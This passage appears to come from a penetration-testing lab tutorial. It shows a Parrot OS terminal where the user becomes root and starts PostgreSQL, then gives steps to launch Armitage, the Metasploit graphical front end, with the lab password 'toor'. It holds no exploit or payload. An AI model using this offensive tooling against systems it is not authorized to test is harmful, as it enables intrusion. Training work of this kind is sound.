
```

[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# cd
[root@parrot]-[~]
# service postgresql start
[root@parrot]-[~]
#
  
```


9. Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting** → **Exploitation Tools** → **Metasploit Framework** → **armitage** to launch the Armitage tool.




10. A security pop-up appears, enter the password as **toor** and click **OK**.



